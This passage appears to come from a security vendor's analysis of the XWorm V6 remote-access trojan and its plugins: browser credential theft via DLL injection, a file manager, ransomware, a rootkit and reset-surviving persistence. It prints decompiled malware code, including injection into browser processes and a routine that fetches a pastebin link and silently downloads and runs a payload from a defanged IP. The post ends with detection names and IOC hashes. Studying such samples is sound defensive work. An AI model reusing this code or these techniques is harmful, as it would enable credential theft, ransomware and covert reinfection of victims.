- Chedot Browser
- Ghost Browser
- Iron Browser
- UC Browser
- BlackHawk Web Browser
- Citrio Browser
- Uran Browser
- Sputnik Browser
- ChromePlus Browser
- Chrome SxS
- Sleipnir Browser
- Kinza Browser
- Amigo Browser
- Epic Privacy Browser
- 360Browser
- 360Chrome
- Vivaldi Browser
- Xpom
- Orbitum Browser
- Iridium Browser
- 7Star Browser
- OutLook
- FoxMail
- Firefox Browser
- SeaMonkey Browser
- IceDragon Browser
- Thunderbird
- FileZilla

The extracted data is contacted as a string and sent to the C2 server along with Client ID and argument string that was sent by C2 server initially.

Similarly, there is plugin: stealer.dll, which steals the following:

- FileZilla Login credentials
- Wifi password
- Discord credentials
- Windows Product key
- Telegram credentials
- MetaMask credentials

merged.dll

Chrome has added various security mechanisms in v20, thus making it harder for infostealer to steal user data. Like many malware, XWorm Rat, in its latest iteration, has implemented a technique to bypass v20 security measures.

merged.dll plugin targets three browsers: Chrome, Brave, and Edge. Their paths are hardcoded in the dll. The dll file gets the process ID of these browsers. If these browsers are not running, then they are executed using the hardcoded path. Chrome and Brave Browser are launched with no arguments, whereas Edge is started with the argument: "--start-minimized".

```
Dictionary<string, string> dictionary = new Dictionary<string, string>
{
    { "chrome", "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe" },
    { "msedge", "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe" },
    { "brave", "C:\\Program Files\\BraveSoftware\\Brave-Browser\\Application\\brave.exe" }
};
byte[] chrome_decrypt = Resources.chrome_decrypt;
try
{
    foreach (KeyValuePair<string, string> keyValuePair in dictionary)
    {
        bool flag2 = Plugin.IsBrowserInstalled(keyValuePair.Value);
        if (flag2)
        {
            int mainBrowserProcessId = Plugin.GetMainBrowserProcessId(keyValuePair.Key);
            bool flag3 = mainBrowserProcessId == 0;
            if (flag3)
            {
                Plugin.LaunchBrowser(keyValuePair.Value, keyValuePair.Key);
            }
        }
    }
}
```

Figure 14: Hardcoded path present in dll file used to launch the browsers

The DLL file contains a resource named: chrome_decrypt.dll, which is injected into the active browser processes. The injection is performed using a technique commonly known as DLL injection via LoadLibrary.

Chrome_decrypt.dll seems to be created from an older version of the Chrome-App-Bound-Encryption-Decryption POC: v0.10.0

```
try
{
    foreach (KeyValuePair<string, string> keyValuePair2 in dictionary)
    {
        bool flag4 = Plugin.IsBrowserInstalled(keyValuePair2.Value);
        if (flag4)
        {
            int mainBrowserProcessId2 = Plugin.GetMainBrowserProcessId(keyValuePair2.Key);
            bool flag5 = mainBrowserProcessId2 != 0;
            if (flag5)
            {
                IntPtr intPtr = Plugin.OpenProcess(2035711U, false, mainBrowserProcessId2);
                bool flag6 = intPtr != IntPtr.Zero;
                if (flag6)
                {
                    bool flag7 = Plugin.InjectWithLoadLibrary(intPtr, chrome_decrypt);
                    Plugin.CloseHandle(intPtr);
                    bool flag8 = flag7;
                    if (flag8)
                    {
                    }
                }
            }
        }
    }
}
```

Figure 15: Performing injection to active browser processes

The chrome_decrypt.dll is able to steal user data such as cookies, password, and credit card information. The user data is stored in a temp directory under the folder named Browsers. It contains sub-folders with names such as Chrome, Brave, and Edge.

The temp folder Browser is converted to a zip file named Browsers.zip. It is further compressed using GZip and converted to Base64 string, which is then sent back to the C2 server along with Client ID and argument string that was sent by C2 server initially.

SystemCheck.Merged.dll

In XWorm V6.4, another technique for bypassing chrome's v20 security mechanism was implemented. Unlike the previous technique, plugin doesn't perform DLL injection nor does it contain hardcoded paths of browsers. It loads the exe file from its resource and spawns it as a hidden process while passing the names of the browsers as arguments to it.

```
public static void RunChromiumDecryptions()
{
    string text = Path.Combine(Path.GetTempPath(), "XRecovery", "Browsers");
    bool flag = Directory.Exists(text);
    if (flag)
    {
        Directory.Delete(text, true);
    }
    Thread.Sleep(3000);
    bool flag2 = !Directory.Exists(text);
    if (flag2)
    {
        Directory.CreateDirectory(text);
    }
    string text2 = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString() + ".exe");
    File.WriteAllBytes(text2, Resources.ChromiumDecryption);
    string[] array = new string[] { "chrome", "brave", "edge" };
    foreach (string text3 in array)
    {
        Plugin.RunProcessHidden(text2, string.Format(" {0} -o \"{1}\"", text3, text));
    }
    File.Delete(text2);
}
```

Figure 16: Decrypting Chromium-based browser's user data

The exe file is compiled from https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption/releases/tag/v0.14.1

Also, unlike the previous plugin, which creates a zip file named Browsers.zip, it creates a zip file named XRecovery.zip in a <temp folder>\XRecovery\Browsers location. The extracted data is exfiltrated in the same way as was done in the previous plugin.

FileManager.dll

The XWorm Client invokes the method Run() with following argument:

- C2 Server
- Port
- Splitter used while communicating with C2 server: "<XWormmm>"
- AES Key used for encryption and decryption of communication with C2 server
- Client ID

It allows the RAT Operator to perform the following types of operations:

- File System-based operations
  - Encryption and Decryption of files
- Process execution operations
- Miscellaneous operations

File System-based operations:

Commands	Description
FURL	Downloads a file from a URL to a local path. URL and local path are sent by C2 server.
CPP	Copies files or directories from one location to another.
CTT	Moves files or directories
Delete	Deletes files or directories.
creatfile	Creates an empty file.
creatnewfolder	Creates a new directory.
LockDir	Locks directories by adding a deny rule to the access control rule for the specified folder.
UnlockDir	Unlocks directories by removing the deny access control rule.
hidefolderfile	Changes file/folder attributes to hidden.
showfolderfile	Changes file/folder attributes to normal.
Rename	Renames files or directories.
sendfileto	Receives compressed, Base64-encoded data from the C2 server and writes it to a file.
downloadfile	Reads a file from the client, compresses and Base64-encodes it, and sends it back to the C2 server.
FileManager	Retrieves and sends back lists of folders and files from a specified directory.
GetDrives	Sends a list of available drives, including USB, Network, and CD-ROM on the system
GOTO	Navigates to common system directories (Desktop, AppData, Temp, User profile, Startup) and sends back their contents.
tss	Reads the content of a text file and sends it back to the C2 server.
sedit	Writes specified content to a text file, effectively editing it.

Encryption and Decryption of a file

The plugin has two commands: 'ENC' and 'DEC'. These commands allow the RAT operator to encrypt a given file. It uses the AES-CBC algorithm for encrypting and decrypting files.

When encrypting a file, it creates a SHA-512 hash of the client ID. The first 32 bytes are used for the key, and the next 16 bytes for the IV. It then encrypts the file and appends the .ENC extension to the filename. The original file is then permanently deleted. If a file given for encryption already has the .ENC extension, it is skipped.

When decrypting, it generates the key and IV in the same manner. It decrypts the encrypted file and removes the .ENC extension from the filename.

Process execution operations:

Commands	Description
Execute	Starts a process with default settings.
ExecuteHide	Starts a process hidden from the user.
ExecuteRunAs	Starts a process as an administrator (using runas) with a hidden window.
7z	Executes the 7z.exe with provided arguments from C2 server, likely for compression/decompression tasks
7zIT	Installs 7-Zip binaries (7z.exe and 7z.dll) if not already present.

Miscellaneous operations:

Commands	Description
ChangeWL	Changes the desktop wallpaper.
Hash	Calculates the MD5 hash of a specified file and sends it to C2 server
viewimage	Captures a thumbnail of an image file, compresses and Base64-encodes it, and sends it to the C2 server.
viewvideo	Captures a thumbnail of a video file and sends it back.
RSS	Attempts to play an audio/video stream using Windows Media Player.
RSSDis	Stops the currently playing media.
UPtoFtp	Uploads specified files to an FTP server, including creating a directory with the client's ID.

CloseFM	Disconnects the client socket, ending the remote session.




Figure 17: Options shown to RAT Operator while using FileManager.dll plugin

Ransomware.dll

XWorm has a plugin with ransomware functionality, which allows RAT Operators to encrypt and decrypt files.

Initiating Attack

When XWorm Rat Operator initiates a ransomware attack, a window appears allowing them to customize the following settings:

- The image to be set as the desktop wallpaper after the files are encrypted.
- BTC Address
- An email ID
- The ransom amount




Figure 18: Window shown to Operator while initiating ransomware attack

Once these settings are updated, the XWorm C2 server sends the ransomware.dll file along with the updated values. The XWorm client then invokes the ENC() method from ransomware.dll, passing the following arguments:

- Client ID
- Image file in bytes
- BTC Address
- Amount
- Email Id

Encryption

Initially, the plugin checks for a registry entry at “HKCU\Software\VB and VBA Program Settings\C\0” with the key Ran.ENC. If the value is empty or the key doesn't exist, it proceeds to generate a key and IV from the client ID. It creates a SHA-512 hash of the client ID, using the first 32 bytes as the key and the next 16 bytes as the IV.

It then creates a list of files to encrypt by scanning logical drives and directories, excluding those ending with the following:

- Bin

- indows
- tings
- System Volume Information
- cache
- very
- rogram Files (x86)
- rogram Files
- boot
- efi
- .old

The plugin also excludes files that already have a .ENC extension. It specifically targets files in the %USERPROFILE% and Documents directories for encryption. For each file, it creates an encrypted file using the AES-CBC algorithm and permanently deletes the original. The encrypted files have a .ENC extension

Figure 19: Desktop Image changed. Filename: “How To Decrypt My Files.html” dropped to Desktop. Encrypted files have .ENC extension.

Once all the files are encrypted, an HTML file named "How To Decrypt My Files.html" is dropped onto the user's Desktop folder. This file contains the BTC address, email ID, and ransom amount. The image selected by the RAT operator is saved in a temp folder as "XBackground.bmp" and set as the desktop wallpaper.




Figure 20: Content of the “How To Decrypt My files.html”

Additionally, a registry entry is created at “HKCU\Software\VB and VBA Program Settings\C\0” with the key being Ran.ENC and a value is “Done”. Finally, it sends the total number of encrypted files to the XWorm C2 server.




Figure 21: Registry entry: “Ran.ENC” is created after encryption.

Decryption

When XWorm Rat Operator issues a decryption command, XWorm Client invokes the method Dec() with the argument being Client ID.

Similar to the encryption process, decryption generates the key and IV from the client ID in the same manner. It scans for files with the .ENC extension. Once it has a list of all such files, it decrypts them using the AES-CBC algorithm. It also deletes the desktop wallpaper image (XBackground.bmp) from the temp folder and sets the value of the Ran.ENC key under “HKCU\Software\VB and VBA Program Settings\C\0” to an empty string.

Code overlap with NoCry Ransomware

NoCry Ransomware is .NET-based ransomware, first reported in 2021. After analyzing the ransomware plugin of XWorm, we found that it shares the following code with NoCry Ransomware:

- Algorithm used to generate IV and KEY
- Encryption of the files using AES-CBC in blocks of 4096 bytes




Figure 22: Same code seen in Xworm’s Ransomware plugin and NoCry Ransomware

Additionally, Nocry Ransomware has the following checks, also seen in Xworm malware:

- Check for any run by making request to ip-api[.]com
- Check for debugger using the windows API checkRemoteDebuggerPresent
- Check for Sandboxie by trying to get the handle for “SbieDll.dll”

While decrypting its configuration values, XWorm malware copies the same 16-byte MD5 hash into the key array twice, with an overlapping byte. A similar implementation is also seen in NoCry Ransomware, where it is used while decrypting the registry entries.

```
// NoCry.check
// Token: 0x06000038 RID: 56 RVA: 0x00002C38 File Offset: 0x00000E38
public static object AES_Decrypttt(string input, string pass)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    object obj;
    try
    {
        byte[] array = new byte[32];
        byte[] array2 = md5CryptoServiceProvider.ComputeHash(check.SB(pass));
        Array.Copy(array2, 0, array, 0, 16);
        Array.Copy(array2, 0, array, 15, 16);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array3 = Convert.FromBase64String(input);
        string text = check.BS(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
        obj = text;
    }
    catch (Exception ex)
    {
    }
    return obj;
}
```

NoCry Ransomware

```
// Stub.AlgorithmAES
// Token: 0x06000047 RID: 71 RVA: 0x000049D4 File Offset: 0x00002BD4
public static object Decrypt(string input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(Helper.SB(Settings.Mutex));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 0, array, 15, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(input);
    return Helper.BS(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}
```

XWorm RAT

Figure 23 : Similar implementation seen in XWorm and NoCry Ransomware

Cracks of XWorm V6 Builder

On June 27, 2025, the cracked version of the XWorm V6.0 builder was released by the team behind the Celestial Project (RAT), in their now-deleted Telegram channel. We also found additional XWorm V6.0 Builders uploaded to Virustotal. Some of them were just fake rebrands of XWorm V6.0, created by modifying a cracked XWorm V5.6 Builder.





Figure 24: Crack released by Celestial Rat team on June 27, 2025. Translated text: “If you want, you can leak it. I'm leaking XWorm V6.0 full unpacked by me. We are the first who cracked XWorm V6.0”

On Aug 24, 2025, a modified version of XWorm V6.4 Builder was leaked. We also found the source code of the modified XWorm V6.4, written in VB.NET, on Virustotal. This version contained two additional plugins: Rootkit.dll and ResetSurvival.dll. The prerequisite for both the dll files to work is that XWorm malware should be running with elevated privileges.

Rootkit.dll, when executed, installs a modified r77 rootkit using shellcode installer method. It will hide all the processes that have the prefix “$CRX”.

ResetSurvival.dll, when executed, drops three files in the folder “C:\Recovery\OEM”: ResetConfig.xml, a copy of the XWorm malware renamed with a random name, and a bat file with a random name. ResetConfig.xml is configured to execute the bat file if a user does a basic reset or factory reset. The bat file, when executed, takes control over the C:\Recovery and C:\Recovery\OEM folders. It then modifies the Windows registry by loading the system’s SOFTWARE hive, adding a new entry to the “Run” key to execute the dropped exe file on startup. Finally, it unloads the registry hive and executes the same exe file.



Name	Date modified	Type	Size
292b8f64-6f67-4299-8fdc-19cea4029068....	8/24/2025 9:32 PM	Windows Batch File	1 KB
b8fff506-109a-4a9e-8cfc-6b4a06793aa2.exe	8/24/2025 9:29 PM	Application	33 KB
ResetConfig.xml	8/24/2025 9:32 PM	XML Document	1 KB

Figure 25: Files dropped to C:\Recovery\OEM folder

We also observed one of the XWorm C2 servers using the RemoteDesktop.dll plugin. This DLL contains the URL: hxxps://pastebin[.]com/raw/ZqAnzZcM, which contains the URL: hxxp://196[.]251[.]84[.]137:1337/RunShell[.]exe.

The file downloaded from it is XWorm malware. So when this DLL file is executed on the victim machine, it re-infects it with another instance of XWorm malware with a different configuration.

```
        }
        RemoteDesktop.DownloadAndOpenFile(RemoteDesktop.fileUrl);
    }

    // Token: 0x0600003A RID: 58 RVA: 0x0000326C File Offset: 0x0000146C
    private static void DownloadAndOpenFile(string pastebinRawUrl)
    {
        try
        {
            using (WebClient webClient = new WebClient())
            {
                string text = webClient.DownloadString(pastebinRawUrl).Trim();
                string fileName = Path.GetFileName(new Uri(text).AbsolutePath);
                string text2 = Path.Combine(Path.GetTempPath(), fileName);
                webClient.DownloadFile(text, text2);
                Process.Start(new ProcessStartInfo(text2)
                {
                    UseShellExecute = true,
                    CreateNoWindow = true,
                    WindowStyle = ProcessWindowStyle.Hidden
                });
            }
        }
        catch (Exception)
        {
        }
    }
```

Figure 26: RemoteDesktop.dll downloading and executing another XWorm malware

Further investigation of the DLL file revealed multiple XWorm V6.0 Builders on VirusTotal that are themselves infected with XWorm malware, suggesting that an XWorm RAT operator has been compromised by XWorm malware!

Conclusion

The unexpected return of XWorm V6, armed with a versatile array of plugins for everything from keylogging and credential theft to ransomware, serves as a powerful reminder that no malware threat is ever truly gone. Its modular design allows it to adapt and escalate, posing a dynamic and persistent risk to organizations.

Threat Actors use XWorm to interact with infected systems and deploy specialized plugins, therefore it is crucial to move beyond simple prevention. Security measures must be able to detect and respond to malicious behavior post-infection. This is where a multi-layered approach becomes critical:

- Endpoint Detection and Response (EDR) is essential for identifying the specific behaviors of plugins, such as unauthorized process injection or file encryption attempts.
- Proactive Email and Web Defenses act as the first line of defense, blocking the initial droppers before they can ever execute.
- Continuous Network Monitoring can spot the tell-tale signs of C2 communication as the malware attempts to download additional plugins or exfiltrate stolen data.

At Trellix, our solutions are engineered for this modern threat landscape. The Trellix Multi-Vector Virtual Execution Engine, for instance, can analyze and detonate suspicious files in a safe environment, identifying threats like XWorm before they reach the endpoint. Our AI-powered correlation engines then connect seemingly isolated events across your email, network, and endpoints to reveal the full attack chain. This integrated intelligence, powered by our real-time DTI Cloud, ensures that as threats like XWorm evolve, your defenses evolve faster.

You can read more about XWorm and an evolving XWorm backdoor campaign here: XWorm's Evolving Infection Chain: From Predictable to Deceptive.

Coverage

Product	Coverage
Detection as a Service	Backdoor.MSIL.XWormRAT
IVX	Backdoor.XWorm
File Protect	Bot.Pushdo
Network Security (NX)	DTI.Callback
	FEC_Downloader_JS_Generic_54
	FEC_Downloader_JS_Generic_55
	FEC_Loader_PS1_Generic_103
	FEC_Loader_Raw_DONUT_1
	FE_Backdoor_MSIL_Generic_16
	FE_Backdoor_MSIL_Generic_30
	FE_Backdoor_MSIL_Generic_31
	FE_Backdoor_MSIL_XWORM_3
	FE_Backdoor_MSIL_XWORM_5
	FE_Dropper_MSIL_Generic_26
	FE_InfoStealer_MSIL_Generic_19
	FE_Loader_MSIL_Generic_181
	FE_Ransomware_MSIL_Generic_19
	FE_Ransomware_MSIL_Generic_20
	FE_Trojan_MSIL_Generic_153
	FE_Trojan_MSIL_Generic_352
	FE_Trojan_MSIL_Generic_353
	FE_Trojan_MSIL_Generic_354
	FE_Trojan_Win32_Generic_108
	FE_Trojan_Win_Generic_412
	FE_Trojan_Win_Generic_413
	FE_Trojan_Win_Generic_414
	FE_Trojan_Win_Generic_415
	Hacktool.Win64.ChromeABED
	InfoStealer.Zeus
	Infostealer.Win32.Tinba.FEC3
	Ransomware.MSIL.EncnCrypt
	Suspicious Codeinjection Activity
	Suspicious Codeinjection on Known Benign File Location
	Suspicious File (Data) Theft Activity

	Suspicious File Dropper Activity Suspicious File Job Target On Created File Suspicious File Persistence Activity Suspicious Network Activity Suspicious Network PasteBin Activity Suspicious File OEM Recovery Persistence Activity Suspicious PSSData Code Suspicious Process Launching Activity Suspicious Process PowerShell Param Suspicious Process Powershell Activity Suspicious Process PowerShell with Silent Params Suspicious Process RegSvcs Activity Suspicious Process Schtask Activity Suspicious Registry on File Dropped Trojan.Finanz Trojan.Generic Trojan.Generic.Q Trojan.PowerShell.XWorm Trojan.Win.Generic.MVX Trojan.Win32.Doina Trojan.Win32.Donut Trojan.Win32.GenSteal Trojan.Win32.Generic Trojan.Win32.Kepavll Trojan.Win64.Kepavll Trojan.XWorm Worm.Gibon
Endpoint Security (ENS)	MSIL/Agent.aa trojan PWS/Agent.a trojan JS/Agent.kk trojan JS/Agent.kp trojan
Endpoint Security (HX)	Gen:Variant.Mikey.179531 Gen:Variant.MSILHeracles.236165 Gen:Variant.MSILHeracles.237454 Gen:Variant.MSILHeracles.237456 Generic.mg.32e6e423f99580b0 Generic.mg.3f520c2d99f3d200 Trojan.Agent.GQBT Trojan.Generic.38284202 Trojan.GenericKD.76736974 Trojan.GenericKD.76841333 Trojan.GenericKD.76950809 Trojan.GenericKD.77174627 Trojan.GenericKD.77175449 Trojan.GenericS.9000 Trojan.GenericS.9001 Trojan.GenericS.9002 Trojan.GenericS.9004 Trojan.GenericS.9092 Trojan.GenericS.9093
EDR	Wrote PE header into remote process (PE file DOS header) Suspicious process injection by Regasm.exe or Regsvcs.exe (process hollowing) Potential Process Injection into RegAsm.exe or Regsvcs.exe Suspicious process established persistence via Startup/Logon file Script file creation and execution Script file downloaded via PowerShell (unsecure PowerShell settings) Created Scheduled Task via Schtasks.exe Suspicious scheduled task creation Detected suspicious child process of svchost.exe

IOC

SHA256	Name
995869775b9d43adeb7e0eb34462164bcfbee3ecb4eda3c436110bd9b905e7ba	OSHA_Investigation_Case_0625OQI6858
4ce4dc04639d673f0627afc678819d1a7f4b654445ba518a151b2e80e910a92c	payload_1.ps1

8514a434b50879e2b8c56cf3fd35f341e24feae5290fa530cc30fae984b0e16c	ClassLibrary7.dll
570e4d52b259b460aa17e8e286be64d5bada804bd4757c2475c0e34a73aeb869	XWormClient.exe
000185a17254cd8863208d3828366ec25ddd01596f18e57301355d4a33eac242	RunShell.exe
